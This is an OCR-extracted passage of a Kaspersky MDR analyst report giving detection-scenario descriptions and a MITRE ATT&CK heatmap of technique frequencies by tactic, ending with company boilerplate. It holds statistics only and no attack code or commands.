
Cumulative contribution **~ 21%**

Average conversion **~ 47%**

A possible downside to the relatively high conversion rate is the low contribution of just over a fifth of incidents, which confirms the difficulty of timely detection of modern attacks without the use of specialized products and tools.

Table 5 The most used scenarios

Detection scenario	Description	Required telemetry
Built-in account has been activated	Built-in accounts like Administrator and/or Guest were unlocked	◆ OS event — A user account was enabled
Suspicious access rights to a shared network folder	The rule detects unsafe and, in general, suspicious settings of network resources	◆ OS event — A network share object was modified
Hack tool network logon	Detected network login events from a known tool (Kali, Nmap, etc.)	◆ OS events — Logon, Logoff
The user has been added to a privileged group	A user has been added to a privileged group (Domain Admins, Enterprise Admins, Cert Publishers, etc.)	◆ OS events — Group membership change



MITRE ATT&CK tactics and techniques heatmap

TA0001: Initial Access

T1003: OS Credential Dumping	0.36%
T1005: Data from Local System	0.05%
T1012: Query Registry	0.20%
T1016: System Network Configuration Discovery	0.15%
T1021: Remote Services	0.87%
T1027: Obfuscated Files or Information	0.46%
T1036: Masquerading	1.74%
T1046: Network Service Discovery	0.10%
T1047: Windows Management Instrumentation	0.10%
T1048: Exfiltration Over Alternative Protocol	0.10%
T1049: System Network Connections Discovery	0.05%
T1053: Scheduled Task/Job	0.26%
T1055: Process Injection	0.15%
T1059: Command and Scripting Interpreter	1.69%
T1070: Indicator Removal	0.15%
T1071: Application Layer Protocol	9.32%
T1078: Valid Accounts	1.18%
T1082: System Information Discovery	0.05%
T1087: Account Discovery	0.15%
T1090: Proxy	0.20%
T1091: Replication Through Removable Media	1.13%
T1092: Communication Through Removable Media	0.10%
T1095: Non-Application Layer Protocol	0.05%
T1098: Account Manipulation	0.05%
T1102: Web Service	0.20%
T1105: Ingress Tool Transfer	1.08%
T1110: Brute Force	2.51%
T1132: Data Encoding	0.05%
T1133: External Remote Services	0.77%
T1136: Create Account	0.15%
T1140: Deobfuscate/Decode Files or Information	0.05%
T1176: Browser Extensions	0.10%
T1189: Drive-by Compromise	1.95%
T1190: Exploit Public-Facing Application	11.27%
T1193: Spearphishing Attachment	0.36%
T1195: Supply Chain Compromise	1.79%
T1200: Hardware Additions	0.05%
T1203: Exploitation for Client Execution	0.31%
T1204: User Execution	13.32%
T1210: Exploitation of Remote Services	4.00%
T1218: System Binary Proxy Execution	0.56%
T1219: Remote Access Software	0.05%
T1496: Resource Hijacking	0.15%
T1499: Endpoint Denial of Service	0.20%
T1505: Server Software Component	0.36%
T1534: Internal Spearphishing	2.15%
T1543: Create or Modify System Process	0.51%
T1546: Event Triggered Execution	0.26%
T1547: Boot or Logon Autostart Execution	0.92%
T1548: Abuse Elevation Control Mechanism	0.10%
T1552: Unsecured Credentials	0.05%
T1553: Subvert Trust Controls	1.54%
T1555: Credentials from Password Stores	0.20%
T1556: Modify Authentication Process	0.10%
T1557: Adversary-in-the-Middle	0.05%
T1558: Steal or Forge Kerberos Tickets	0.05%
T1562: Impair Defenses	0.05%
T1564: Hide Artifacts	0.46%
T1565: Data Manipulation	0.77%
T1566: Phishing	99.33%
T1568: Dynamic Resolution	5.79%
T1569: System Services	0.46%
T1570: Lateral Tool Transfer	0.05%
T1573: Encrypted Channel	0.10%
T1574: Hijack Execution Flow	0.61%
T1587: Develop Capabilities	0.97%
T1588: Obtain Capabilities	0.26%
T1595: Active Scanning	0.26%
T1598: Phishing for Information	2.15%
T1620: Reflective Code Loading	0.05%

TA0002: Execution

T1001: Data Obfuscation	0.05%
T1003: OS Credential Dumping	4.56%
T1005: Data from Local System	0.31%
T1007: System Service Discovery	1.43%
T1010: Application Window Discovery	0.15%
T1011: Exfiltration Over Other Network Medium	0.10%
T1012: Query Registry	0.97%
T1014: Rootkit	0.20%
T1016: System Network Configuration Discovery	1.43%
T1018: Remote System Discovery	0.36%
T1021: Remote Services	9.94%
T1027: Obfuscated Files or Information	3.33%
T1029: Scheduled Transfer	0.05%
T1033: System Owner/User Discover	2.36%
T1036: Masquerading	6.05%
T1037: Boot or Logon Initialization Scripts	0.10%
T1039: Data from Network Shared Drive	0.20%
T1041: Exfiltration Over C2 Channel	0.26%
T1046: Network Service Discovery	0.46%
T1047: Windows Management Instrumentation	3.59%
T1048: Exfiltration Over Alternative Protocol	0.46%
T1049: System Network Connections Discovery	2.10%
T1053: Scheduled Task/Job	5.84%
T1055: Process Injection	1.69%
T1056: Input Capture	0.41%
T1057: Process Discovery	0.36%
T1059: Command and Scripting Interpreter	21.36%
T1068: Exploitation for Privilege Escalation	0.26%
T1069: Permission Groups Discovery	2.00%
T1070: Indicator Removal	1.18%
T1071: Application Layer Protocol	21.82%
T1078: Valid Accounts	0.92%
T1082: System Information Discovery	2.20%
T1083: File and Directory Discovery	0.26%
T1087: Account Discovery	3.38%
T1090: Proxy	0.56%
T1091: Replication Through Removable Media	0.15%
T1095: Non-Application Layer Protocol	0.31%
T1098: Account Manipulation	1.23%
T1102: Web Service	0.31%
T1104: Multi-Stage Channels	0.05%
T1105: Ingress Tool Transfer	4.00%
T1106: Native API	0.31%
T1110: Brute Force	0.10%
T1112: Modify Registry	2.05%
T1113: Screen Capture	0.15%

1–5% 6–10% 11–15% >16%

TA0002: Execution

T1114: Email Collection	0.10%
T1119: Automated Collection	0.26%
T1124: System Time Discovery	0.10%
T1125: Video Capture	0.10%
T1127: Trusted Developer Utilities Proxy Execution	0.20%
T1129: Shared Modules	0.51%
T1133: External Remote Services	0.05%
T1134: Access Token Manipulation	0.31%
T1135: Network Share Discovery	0.36%
T1136: Create Account	0.77%
T1137: Office Application Startup	0.10%
T1140: Deobfuscate/Decode Files or Information	0.36%
T1187: Forced Authentication	0.05%
T1197: BITS Jobs	0.15%
T1201: Password Policy Discovery	0.05%
T1203: Exploitation for Client Execution	0.46%
T1204: User Execution	60.09%
T1205: Traffic Signaling	0.05%
T1210: Exploitation of Remote Services	1.54%
T1218: System Binary Proxy Execution	5.43%
T1219: Remote Access Software	0.15%
T1220: XSL Script Processing	0.05%
T1222: File and Directory Permissions Modification	0.15%
T1482: Domain Trust Discovery	0.31%
T1484: Domain Policy Modification	0.10%
T1485: Data Destruction	0.56%
T1486: Data Encrypted for Impact	0.82%
T1489: Service Stop	0.10%
T1496: Resource Hijacking	2.00%
T1497: Virtualization/Sandbox Evasion	0.31%
T1505: Server Software Component	0.92%
T1518: Software Discovery	0.36%
T1531: Account Access Removal	0.10%
T1543: Create or Modify System Process	2.56%
T1546: Event Triggered Execution	2.36%
T1547: Boot or Logon Autostart Execution	7.89%
T1548: Abuse Elevation Control Mechanism	0.41%
T1550: Use Alternate Authentication Material	0.15%
T1552: Unsecured Credentials	0.56%
T1553: Subvert Trust Controls	0.10%
T1555: Credentials from Password Stores	0.97%
T1558: Steal or Forge Kerberos Tickets	0.56%
T1559: Inter-Process Communication	1.18%
T1560: Archive Collected Data	0.51%
T1561: Disk Wipe	1.08%
T1562: Impair Defenses	0.87%
T1563: Remote Service Session Hijacking	0.10%
T1564: Hide Artifacts	1.64%
T1565: Data Manipulation	2.82%
T1566: Phishing	0.26%
T1567: Exfiltration Over Web Service	0.31%
T1568: Dynamic Resolution	3.64%
T1569: System Services	7.79%
T1570: Lateral Tool Transfer	1.18%
T1571: Non-Standard Port	0.05%
T1572: Protocol Tunneling	0.15%
T1573: Encrypted Channel	0.15%
T1574: Hijack Execution Flow	2.31%
T1583: Acquire Infrastructure	0.05%
T1587: Develop Capabilities	1.33%
T1588: Obtain Capabilities	0.56%
T1590: Gather Victim Network Information	0.61%
T1595: Active Scanning	0.05%
T1615: Group Policy Discovery	0.36%
T1620: Reflective Code Loading	1.02%

TA0003: Persistence

T1003: OS Credential Dumping	4.66%
T1007: System Service Discovery	0.26%
T1012: Query Registry	1.23%
T1014: Rootkit	0.10%
T1016: System Network Configuration Discovery	0.36%
T1021: Remote Services	36.83%
T1027: Obfuscated Files or Information	0.05%
T1033: System Owner/User Discovery	0.46%
T1036: Masquerading	6.45%
T1037: Boot or Logon Initialization Scripts	0.10%
T1039: Data from Network Shared Drive	0.05%
T1046: Network Service Discovery	0.05%
T1047: Windows Management Instrumentation	0.31%
T1049: System Network Connections Discovery	0.15%
T1053: Scheduled Task/Job	2.51%
T1055: Process Injection	0.51%
T1057: Process Discovery	0.05%
T1059: Command and Scripting Interpreter	0.46%
T1068: Exploitation for Privilege Escalation	0.51%
T1069: Permission Groups Discovery	0.20%
T1070: Indicator Removal	0.46%
T1071: Application Layer Protocol	0.36%
T1078: Valid Accounts	25.82%
T1082: System Information Discovery	0.20%
T1083: File and Directory Discovery	0.05%
T1087: Account Discovery	6.56%
T1090: Proxy	0.10%
T1095: Non-Application Layer Protocol	0.10%
T1098: Account Manipulation	87.50%
T1105: Ingress Tool Transfer	0.05%
T1110: Brute Force	0.05%
T1112: Modify Registry	2.05%
T1113: Screen Capture	0.05%
T1134: Access Token Manipulation	0.10%
T1135: Network Share Discovery	0.10%
T1136: Create Account	0.67%
T1137: Office Application Startup	0.36%
T1140: Deobfuscate/Decode Files or Information	0.10%
T1176: Browser Extensions	0.87%
T1197: BITS Jobs	0.05%
T1204: User Execution	0.56%
T1207: Rogue Domain Controller	0.46%
T1211: Exploitation for Defense Evasion	0.26%
T1212: Exploitation for Credential Access	0.05%
T1218: System Binary Proxy Execution	0.46%
T1219: Remote Access Software	0.10%
T1222: File and Directory Permissions Modification	0.15%
T1484: Domain Policy Modification	0.10%
T1496: Resource Hijacking	1.64%
T1505: Server Software Component	6.81%
T1531: Account Access Removal	0.20%
T1542: Pre-OS Boot	0.26%
T1543: Create or Modify System Process	2.00%
T1546: Event Triggered Execution	7.48%
T1547: Boot or Logon Autostart Execution	9.43%
T1548: Abuse Elevation Control Mechanism	0.20%
T1552: Unsecured Credentials	1.33%
T1554: Compromise Client Software Binary	0.05%
T1556: Modify Authentication Process	0.51%
T1558: Steal or Forge Kerberos Tickets	0.15%
T1559: Inter-Process Communication	0.05%

1–5% 6–10% 11–15% >16%

TA0003: Persistence

T1561: Disk Wipe	0.05%
T1562: Impair Defenses	0.41%
T1563: Remote Service Session Hijacking	0.05%
T1564: Hide Artifacts	2.10%
T1565: Data Manipulation	0.05%
T1567: Exfiltration Over Web Service	0.10%
T1569: System Services	0.10%
T1570: Lateral Tool Transfer	0.15%
T1571: Non-Standard Port	0.05%
T1574: Hijack Execution Flow	1.13%
T1587: Develop Capabilities	0.05%
T1588: Obtain Capabilities	0.10%
T1600: Weaken Encryption	0.26%
T1608: Stage Capabilities	0.05%
T1620: Reflective Code Loading	0.10%
T1649: Steal or Forge Authentication Certificates	0.05%
T1620: Reflective Code Loading	1.02%

TA0004: Privilege Escalation

T1003: OS Credential Dumping	0.10%
T1014: Rootkit	0.56%
T1021: Remote Services	0.26%
T1033: System Owner/User Discovery	0.10%
T1036: Masquerading	0.05%
T1055: Process Injection	0.67%
T1068: Exploitation for Privilege Escalation	1.02%
T1078: Valid Accounts	22.69%
T1082: System Information Discovery	0.05%
T1098: Account Manipulation	21.98%
T1112: Modify Registry	0.10%
T1134: Access Token Manipulation	0.26%
T1135: Network Share Discovery	0.05%
T1203: Exploitation for Client Execution	0.05%
T1210: Exploitation of Remote Services	0.10%
T1212: Exploitation for Credential Access	0.26%
T1543: Create or Modify System Process	0.05%
T1546: Event Triggered Execution	0.20%
T1548: Abuse Elevation Control Mechanism	1.18%
T1552: Unsecured Credentials	0.05%
T1558: Steal or Forge Kerberos Tickets	0.10%
T1562: Impair Defenses	0.05%
T1574: Hijack Execution Flow	0.05%
T1620: Reflective Code Loading	0.10%
T1649: Steal or Forge Authentication Certificates	0.05%

1–5% 6–10% 11–15% >16%

TA0005: Defense Evasion

T1003: OS Credential Dumping	2.05%
T1005: Data from Local System	0.15%
T1010: Application Window Discovery	0.77%
T1014: Rootkit	0.41%
T1021: Remote Services	0.41%
T1027: Obfuscated Files or Information	0.20%
T1033: System Owner/User Discovery	0.15%
T1036: Masquerading	1.84%
T1047: Windows Management Instrumentation	0.10%
T1049: System Network Connections Discovery	0.10%
T1055: Process Injection	0.72%
T1056: Input Capture	0.92%
T1059: Command and Scripting Interpreter	0.15%
T1069: Permission Groups Discovery	0.05%
T1070: Indicator Removal	1.64%
T1071: Application Layer Protocol	0.36%
T1074: Data Staged	0.05%
T1082: System Information Discovery	0.31%
T1083: File and Directory Discovery	0.10%
T1087: Account Discovery	0.15%
T1098: Account Manipulation	0.05%
T1105: Ingress Tool Transfer	0.10%
T1112: Modify Registry	0.51%
T1119: Automated Collection	0.10%
T1120: Peripheral Device Discovery	0.10%
T1140: Deobfuscate/Decode Files or Information	0.41%
T1185: Browser Session Hijacking	0.05%
T1204: User Execution	0.51%
T1207: Rogue Domain Controller	1.64%
T1210: Exploitation of Remote Services	0.10%
T1218: System Binary Proxy Execution	0.72%
T1219: Remote Access Software	0.05%
T1222: File and Directory Permissions Modification	0.15%
T1482: Domain Trust Discovery	0.05%
T1484: Domain Policy Modification	0.10%
T1485: Data Destruction	0.05%
T1486: Data Encrypted for Impact	0.05%
T1489: Service Stop	0.10%
T1490: Inhibit System Recovery	0.10%
T1496: Resource Hijacking	0.05%
T1497: Virtualization/Sandbox Evasion	0.05%
T1505: Server Software Component	0.15%
T1518: Software Discovery	0.05%
T1531: Account Access Removal	0.10%
T1547: Boot or Logon Autostart Execution	0.05%
T1548: Abuse Elevation Control Mechanism	0.05%
T1550: Use Alternate Authentication Material	0.10%
T1552: Unsecured Credentials	0.15%
T1553: Subvert Trust Controls	1.28%
T1555: Credentials from Password Stores	0.05%
T1558: Steal or Forge Kerberos Tickets	0.10%
T1559: Inter-Process Communication	0.05%
T1560: Archive Collected Data	0.05%
T1561: Disk Wipe	0.10%
T1562: Impair Defenses	2.77%
T1563: Remote Service Session Hijacking	0.15%
T1564: Hide Artifacts	0.51%
T1565: Data Manipulation	0.41%
T1570: Lateral Tool Transfer	0.05%
T1572: Protocol Tunneling	0.15%
T1574: Hijack Execution Flow	0.36%
T1588: Obtain Capabilities	0.05%
T1620: Reflective Code Loading	0.05%

TA0006: Credential Access

T1003: OS Credential Dumping	39.91%
T1005: Data from Local System	0.05%
T1007: System Service Discovery	0.05%
T1010: Application Window Discovery	0.05%
T1012: Query Registry	0.05%
T1018: Remote System Discovery	0.05%
T1021: Remote Services	2.46%
T1033: System Owner/User Discovery	0.05%
T1040: Network Sniffing	0.26%
T1047: Windows Management Instrumentation	0.10%
T1055: Process Injection	0.05%
T1056: Input Capture	0.92%
T1071: Application Layer Protocol	0.15%
T1078: Valid Accounts	0.20%
T1082: System Information Discovery	0.05%
T1083: File and Directory Discovery	0.05%
T1087: Account Discovery	0.15%

TA0006: Credential Access

T1098: Account Manipulation	0.05%
T1110: Brute Force	35.66%
T1113: Screen Capture	0.10%
T1204: User Execution	0.67%
T1210: Exploitation of Remote Services	0.31%
T1212: Exploitation for Credential Access	0.05%
T1482: Domain Trust Discovery	0.05%
T1539: Steal Web Session Cookie	0.05%
T1547: Boot or Logon Autostart Execution	0.05%
T1552: Unsecured Credentials	2.20%
T1552: Unsecured Credentials	2.20%
T1555: Credentials from Password Stores	2.61%
T1557: Adversary-in-the-Middle	0.20%
T1558: Steal or Forge Kerberos Tickets	1.69%
T1559: Inter-Process Communication	0.10%
T1562: Impair Defenses	0.26%
T1565: Data Manipulation	0.15%
T1572: Protocol Tunneling	0.05%
T1588: Obtain Capabilities	0.05%
T1600: Weaken Encryption	0.20%
T1608: Stage Capabilities	0.05%
T1649: Steal or Forge Authentication Certificates	0.20%

TA0007: Discovery

T1007: System Service Discovery	0.87%
T1012: Query Registry	0.15%
T1016: System Network Configuration Discovery	0.92%
T1018: Remote System Discovery	0.51%
T1021: Remote Services	1.02%
T1033: System Owner/User Discovery	0.97%
T1039: Data from Network Shared Drive	0.05%
T1040: Network Sniffing	0.05%
T1046: Network Service Discovery	1.64%
T1047: Windows Management Instrumentation	0.15%
T1049: System Network Connections Discovery	1.23%
T1059: Command and Scripting Interpreter	0.05%
T1069: Permission Groups Discovery	0.31%
T1082: System Information Discovery	0.31%
T1083: File and Directory Discovery	0.05%
T1087: Account Discovery	0.92%
T1105: Ingress Tool Transfer	0.26%
T1110: Brute Force	0.05%
T1135: Network Share Discovery	0.20%
T1210: Exploitation of Remote Services	0.31%
T1482: Domain Trust Discovery	0.10%
T1518: Software Discovery	0.15%
T1552: Unsecured Credentials	0.20%
T1552: Unsecured Credentials	0.20%
T1559: Inter-Process Communication	0.05%
T1560: Archive Collected Data	0.10%
T1595: Active Scanning	0.72%
T1615: Group Policy Discovery	0.15%

TA0008: Lateral Movement

T1021: Remote Services	14.96%
T1047: Windows Management Instrumentation	0.82%
T1071: Application Layer Protocol	0.36%
T1090: Proxy	0.05%
T1091: Replication Through Removable Media	0.10%
T1110: Brute Force	0.31%
T1112: Modify Registry	0.05%
T1133: External Remote Services	0.41%
T1190: Exploit Public-Facing Application	0.46%
T1204: User Execution	0.10%
T1210: Exploitation of Remote Services	100%
T1219: Remote Access Software	0.31%
T1484: Domain Policy Modification	0.15%
T1486: Data Encrypted for Impact	0.05%
T1534: Internal Spearphishing	0.05%
T1546: Event Triggered Execution	0.05%
T1550: Use Alternate Authentication Material	0.26%
T1559: Inter-Process Communication	0.87%
T1570: Lateral Tool Transfer	0.15%
T1572: Protocol Tunneling	0.05%
T1587: Develop Capabilities	0.05%

TA0009: Collection

T1005: Data from Local System	0.15%
T1005: Data from Local System	0.15%
T1020: Automated Exfiltration	0.05%
T1056: Input Capture	0.46%
T1113: Screen Capture	1.28%
T1114: Email Collection	0.10%
T1119: Automated Collection	0.10%
T1125: Video Capture	0.87%
T1560: Archive Collected Data	0.05%

TA0010: Exfiltration

T1030: Data Transfer Size Limits	0.05%
T1041: Exfiltration Over C2 Channel	0.05%

TA0011: Command and Control

T1048: Exfiltration Over Alternative Protocol	0.10%
T1071: Application Layer Protocol	18.60%
T1090: Proxy	0.61%
T1095: Non-Application Layer Protocol	3.33%
T1102: Web Service	0.10%
T1105: Ingress Tool Transfer	0.97%
T1204: User Execution	0.10%
T1205: Traffic Signaling	0.05%
T1210: Exploitation of Remote Services	0.10%
T1219: Remote Access Software	0.36%
T1486: Data Encrypted for Impact	0.05%
T1496: Resource Hijacking	0.20%
T1566: Phishing	0.05%
T1568: Dynamic Resolution	2.72%
T1571: Non-Standard Port	0.05%
T1572: Protocol Tunneling	1.28%
T1583: Acquire Infrastructure	0.05%
T1588: Obtain Capabilities	0.05%
T1590: Gather Victim Network Information	0.05%

TA0040: Impact

T1059: Command and Scripting Interpreter	0.05%
T1204: User Execution	7.99%
T1485: Data Destruction	2.36%
T1486: Data Encrypted for Impact	2.66%
T1496: Resource Hijacking	3.18%
T1531: Account Access Removal	0.05%
T1561: Disk Wipe	5.17%
T1565: Data Manipulation	8.20%
T1587: Develop Capabilities	0.05%
T1588: Obtain Capabilities	0.05%

1–5% 6–10% 11–15% >16%

TA0042: Resource Development

T1001: Data Obfuscation	0.10%
T1003: OS Credential Dumping	3.89%
T1005: Data from Local System	0.10%
T1007: System Service Discovery	0.46%
T1010: Application Window Discovery	0.10%
T1012: Query Registry	0.20%
T1014: Rootkit	0.51%
T1016: System Network Configuration Discovery	0.51%
T1018: Remote System Discovery	1.74%
T1021: Remote Services	4.41%
T1027: Obfuscated Files or Information	0.77%
T1033: System Owner/User Discovery	0.87%
T1036: Masquerading	1.69%
T1037: Boot or Logon Initialization Scripts	0.10%
T1041: Exfiltration Over C2 Channel	0.05%
T1046: Network Service Discovery	0.05%
T1047: Windows Management Instrumentation	0.51%
T1049: System Network Connections Discovery	0.46%
T1053: Scheduled Task/Job	1.74%
T1055: Process Injection	5.53%
T1056: Input Capture	0.36%
T1057: Process Discovery	0.10%
T1059: Command and Scripting Interpreter	3.18%
T1068: Exploitation for Privilege Escalation	0.51%
T1069: Permission Groups Discovery	2.20%
T1070: Indicator Removal	0.20%
T1071: Application Layer Protocol	2.66%
T1074: Data Staged	0.05%
T1087: Account Discovery	2.61%
T1090: Proxy	0.20%
T1091: Replication Through Removable Media	0.20%
T1092: Communication Through Removable Media	0.05%
T1095: Non-Application Layer Protocol	0.20%
T1098: Account Manipulation	0.20%
T1102: Web Service	0.10%
T1105: Ingress Tool Transfer	0.82%
T1106: Native API	0.15%
T1110: Brute Force	0.36%
T1112: Modify Registry	0.51%
T1113: Screen Capture	0.05%
T1119: Automated Collection	0.10%
T1125: Video Capture	0.05%
T1127: Trusted Developer Utilities Proxy Execution	0.05%
T1129: Shared Modules	0.20%
T1133: External Remote Services	0.10%
T1134: Access Token Manipulation	0.05%
T1135: Network Share Discovery	0.20%
T1137: Office Application Startup	0.05%
T1140: Deobfuscate/Decode Files or Information	0.10%
T1187: Forced Authentication	0.05%
T1189: Drive-by Compromise	0.41%
T1190: Exploit Public-Facing Application	0.36%
T1195: Supply Chain Compromise	0.05%
T1203: Exploitation for Client Execution	0.05%
T1204: User Execution	20.18%
T1210: Exploitation of Remote Services	3.13%
T1211: Exploitation for Defense Evasion	0.10%
T1212: Exploitation for Credential Access	0.15%
T1218: System Binary Proxy Execution	0.92%
T1482: Domain Trust Discovery	1.69%
T1484: Domain Policy Modification	0.05%
T1485: Data Destruction	0.51%
T1486: Data Encrypted for Impact	0.82%
T1490: Inhibit System Recovery	0.05%
T1496: Resource Hijacking	1.43%
T1498: Network Denial of Service	0.10%
T1499: Endpoint Denial of Service	0.51%
T1505: Server Software Component	1.64%
T1518: Software Discovery	0.10%
T1534: Internal Spearphishing	0.05%
T1539: Steal Web Session Cookie	0.05%
T1543: Create or Modify System Process	0.97%
T1546: Event Triggered Execution	0.15%
T1547: Boot or Logon Autostart Execution	2.25%
T1548: Abuse Elevation Control Mechanism	0.10%
T1550: Use Alternate Authentication Material	0.10%
T1552: Unsecured Credentials	0.20%
T1553: Subvert Trust Controls	0.36%
T1554: Compromise Client Software Binary	0.05%
T1555: Credentials from Password Stores	2.00%
T1556: Modify Authentication Process	0.31%
T1558: Steal or Forge Kerberos Tickets	0.15%
T1559: Inter-Process Communication	0.46%
T1560: Archive Collected Data	0.36%
T1561: Disk Wipe	1.23%
T1562: Impair Defenses	0.15%
T1564: Hide Artifacts	0.67%
T1565: Data Manipulation	4.76%
T1566: Phishing	1.08%
T1567: Exfiltration Over Web Service	0.15%
T1569: System Services	3.38%
T1570: Lateral Tool Transfer	0.46%
T1572: Protocol Tunneling	0.10%
T1573: Encrypted Channel	0.10%
T1574: Hijack Execution Flow	1.33%
T1583: Acquire Infrastructure	0.41%
T1584: Compromise Infrastructure	0.41%
T1586: Compromise Accounts	0.05%
T1587: Develop Capabilities	45.08%
T1588: Obtain Capabilities	43.49%
T1595: Active Scanning	0.10%
T1608: Stage Capabilities	6.10%
T1615: Group Policy Discovery	1.69%
T1620: Reflective Code Loading	2.20%

TA0043: Reconnaissance

T1003: OS Credential Dumping	0.10%
T1018: Remote System Discovery	0.05%
T1021: Remote Services	0.46%
T1027: Obfuscated Files or Information	0.05%
T1046: Network Service Discovery	3.38%
T1059: Command and Scripting Interpreter	0.15%
T1070: Indicator Removal	0.05%
T1071: Application Layer Protocol	3.23%
T1082: System Information Discovery	0.05%
T1095: Non-Application Layer Protocol	0.31%
T1105: Ingress Tool Transfer	0.15%
T1110: Brute Force	0.46%
T1133: External Remote Services	0.05%
T1190: Exploit Public-Facing Application	0.36%
T1204: User Execution	3.69%
T1210: Exploitation of Remote Services	0.46%
T1486: Data Encrypted for Impact	0.05%
T1498: Network Denial of Service	0.05%
T1499: Endpoint Denial of Service	0.26%
T1505: Server Software Component	0.05%
T1543: Create or Modify System Process	0.05%
T1547: Boot or Logon Autostart Execution	0.10%
T1566: Phishing	3.84%
T1568: Dynamic Resolution	1.84%
T1569: System Services	0.15%
T1587: Develop Capabilities	0.56%
T1588: Obtain Capabilities	0.26%
T1589: Gather Victim Identity Information	0.05%
T1590: Gather Victim Network Information	0.56%
T1592: Gather Victim Host Information	0.36%
T1595: Active Scanning	10.35%
T1598: Phishing for Information	3.74%

1–5% 6–10% 11–15% >16%

About Kaspersky

Kaspersky is a global cybersecurity and digital privacy company founded in 1997. Our deep threat intelligence and security expertise is constantly transforming into innovative security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. Our comprehensive security portfolio includes leading endpoint protection and specialized security solutions and services to fight sophisticated and evolving digital threats.

Cybersecurity services

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Global recognition

Kaspersky products and solutions undergo constant independent testing and reviews, routinely achieving top results, recognition and awards. Our technologies and processes are regularly assessed and verified by the world's most respected analyst organizations. Most tested. Most awarded.

Learn more

5000+
professionals work at Kaspersky

50%
of employees are R&D specialists

5
unique centers of excellence

410 k +
new malicious files detected by Kaspersky every day

220 k +
corporate customers worldwide

6.1 bln
cyberattacks were detected by our solutions in 2023

Analyst report

Managed Detection and Response

kaspersky

www.kaspersky.com

#kaspersky
#bringonthefuture